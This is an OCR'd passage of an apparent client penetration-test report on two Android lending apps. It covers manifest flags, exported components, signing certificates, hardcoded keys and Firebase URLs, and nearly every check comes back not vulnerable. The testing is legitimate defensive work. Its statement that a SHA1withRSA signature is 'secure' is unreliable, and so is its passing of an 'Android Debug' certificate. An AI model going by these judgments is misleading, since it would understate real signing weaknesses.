
Figure#02 Tested for AllowBackup Flag in AndroidManifest.xml File

In the HL Digital Android application, SecureLayer7 checked for the Android Debug Flag Misconfiguration. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was not presented. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to the Android Debug Flag vulnerability.




Figure#03 Tested for Android Debug Flag Misconfiguration

In the HL Digital Android application, SecureLayer7 checked for Improperly Exported Android Components. Components such as content providers, services, broadcast receivers, and activities were analyzed. However, it was observed that the application has not included any exported components under com.ltfs.lti.ltfs application subclass. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to improper exported Android components.




Figure#04 Tested for Improperly Exported Android Components

In the HL Digital Android application, SecureLayer7 checked for Weak Signing Algorithm. SecureLayer7 tested the application with JADx-gui and viewed the APK signature file. It was observed that the mobile application uses signature versions V1 and V2 with SHA1withRSA Signature type, which is secure. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to Weak Signing Algorithm.




Figure#05 Tested for Weak Signing Algorithm

In the HL Digital Android application, SecureLayer7 checked for Sensitive Data Exposure via Hardcoded Credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as google map API key, etc., SecureLayer7 identified a few URLs. These URLs were checked for unauthorized access and found that they had proper restrictions to prevent unauthorized usage. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to sensitive data exposure.




Figure#06 Tested for Sensitive Data Exposure- GMaps API Key




Figure#07 Tested for Sensitive Data Exposure

In the HL Digital Android application, SecureLayer7 checked for Insecure Data Storage by Firebaseio Misconfiguration. SecureLayer7 carried out this attack by attempting to locate the Firebase Database URL using JADX-gui tool. However, SecureLayer7 observed that the application source code does not contain a hardcoded Firebase Database URL. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to insecure data storage with a FireBaseio URL.



Figure#08 Tested for Insecure Data Storage by Firebaseio Misconfiguration

In the HL Digital Android application, SecureLayer7 checked for sensitive data exposure with URLs. SecureLayer7 carried out this attack by extracting all the URLs from the APK and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, this led SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to sensitive data exposure with URLs.



Figure#09 Tested for Sensitive Data Exposure via Hardcoded URLs

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and

scope in mind, we conducted extensive tests and checked for Flag Misconfiguration, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.


The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

Attack Narrative- TW Digital App

Overview


This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with TW Digital Android application.

In the TW Digital Android application, SecureLayer7 checked for Android Application Installation on Insecure OS Versions. SecureLayer7 carried out this attack by examining the minimum SDK version set by the application, which should be above v17. SecureLayer7 observed that the application has the minimum SDK version set at 21. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Android Application Installation on Insecure OS Versions.



Figure#1 Tested for Android Application Installation on Insecure OS Versions

In the TW Digital Android application, SecureLayer7 checked for the Allow Backup Flag. SecureLayer7 carried out this attack by examining the AndroidManifest.xml file to determine if the Allow backup flag was set to true or false. SecureLayer7 observed that the application set the Allow backup flag to "false." Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Allow Backup Flag.




Figure#2 Tested for Allow Backup Flag

In the TW Digital Android application, SecureLayer7 checked for Weak Signing Algorithms. SecureLayer7 carried out this attack by conducting Black Box penetration testing. SecureLayer7 observed that the application uses v2 schemes with the SHA1withRSA signature type. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Weak Signing Algorithms.

```
Signer CERT.RSA (META-INF/CERT.SF)

    Type: X.509
    Version: 1
    Serial number: 0x1
    Subject: C=US, O=Android, CN=Android Debug
    Valid from: Wed Jan 10 00:17:09 IST 2024
    Valid until: Fri Jan 02 00:17:09 IST 2054

    Public key type: RSA
    Exponent: 65537
    Modulus size (bits): 2048
    Modulus: 24807127575907084157969641309390987077166580917593866431386125989703400183153898871041755922478083979870589510336473354229

    Signature type: SHA1withRSA
    Signature OID: 1.2.840.113549.1.1.5

    MD5 Fingerprint: 16 EE E9 16 15 38 B8 A9 CC 0E 2C EA 6F 3C E6 2F
    SHA-1 Fingerprint: B2 2E 57 76 BF 59 26 55 C5 23 6B 7E CE 2C E7 C1 9D 98 03 A9
    SHA-256 Fingerprint: FB 30 5A FC 76 B5 65 C3 F7 83 D2 E1 D8 96 D6 33 99 1D 27 BE 52 29 16 BF 45 15 AE 83 EA 7F 60 21

Valid APK signature v2 found

    Signer 1

    Type: X.509
    Version: 1
    Serial number: 0x1
    Subject: C=US, O=Android, CN=Android Debug
    Valid from: Wed Jan 10 00:17:09 IST 2024
    Valid until: Fri Jan 02 00:17:09 IST 2054

    Public key type: RSA
    Exponent: 65537
    Modulus size (bits): 2048
    Modulus: 24807127575907084157969641309390987077166580917593866431386125989703400183153898871041755922478083979870589510336473354229

    Signature type: SHA1withRSA
    Signature OID: 1.2.840.113549.1.1.5
```


Figure#3 Tested for Weak Signing Algorithms

In the TW Digital Android application, SecureLayer7 checked for Sensitive Data Exposure. SecureLayer7 carried out this attack by reverse engineering the APK file to identify the presence of sensitive hard-coded information such as API keys, usernames, and passwords. SecureLayer7 observed that there is no sensitive data exposed through the source code. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Sensitive Data Exposure.



Figure#4 Tested for Sensitive Data Exposure

In the TW Digital Android application, SecureLayer7 checked for Insecure Data Storage with a FireBasio URL. SecureLayer7 carried out this attack by attempting to locate the Firebase Database URL using JADX-gui tool. However, SecureLayer7 observed that the application source code does not contain a hardcoded Firebase Database URL. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Data Storage with a FireBasio URL.




Figure#5 Tested for Insecure Data Storage with a FireBasio URL

In the TW Digital Android application, SecureLayer7 checked for the Android Debug Flag. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was not presented. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Android Debug Flag.

Figure#6 Tested for Android Debug Flag

In the TW Digital Android application, SecureLayer7 checked for Unauthorized Access or Misuse of the Google Maps API Key. SecureLayer7 carried out this assessment by scrutinizing the implementation and configuration of the API key. SecureLayer7 observed that the API key was properly secured and restricted to specific usage contexts. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Unauthorized Access or Misuse of the Google Maps API Key.



Figure#7 Tested for Unauthorized Access or Misuse of the Google Maps API Key

In the TW Digital Android application, SecureLayer7 checked for Exported Activity in the manifest file. SecureLayer7 carried out this assessment by examining the AndroidManifest.xml file for any activities that were exported. SecureLayer7 observed that no activities were declared as exported in the manifest file. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Exported Activity.

```
209 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/txt_performance" android:name="com.ltfs.lti.ltfs.utility.PerformanceActivi
214 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/txt_e_aggregator_lead" android:name="com.ltfs.lti.ltfs.utility.EAggregator
219 <activity android:theme="@style/AppTheme" android:label="login" android:name="com.ltfs.lti.ltfs.LoginActivity" android:screenOrientation="portrait"/>
224 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_dash_board" android:name="com.ltfs.lti.ltfs.DashBoardActivi
230 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.ApplicantDetailsActiv
235 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.ApplicantDetailsViewA
240 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.AddApplicantActivity"
245 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/eMandateActivity" android:name="com.ltfs.lti.ltfs.EMandateRegistrationActi
250 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/selectedBankEMandateActivity" android:name="com.ltfs.lti.ltfs.ActivityEMar
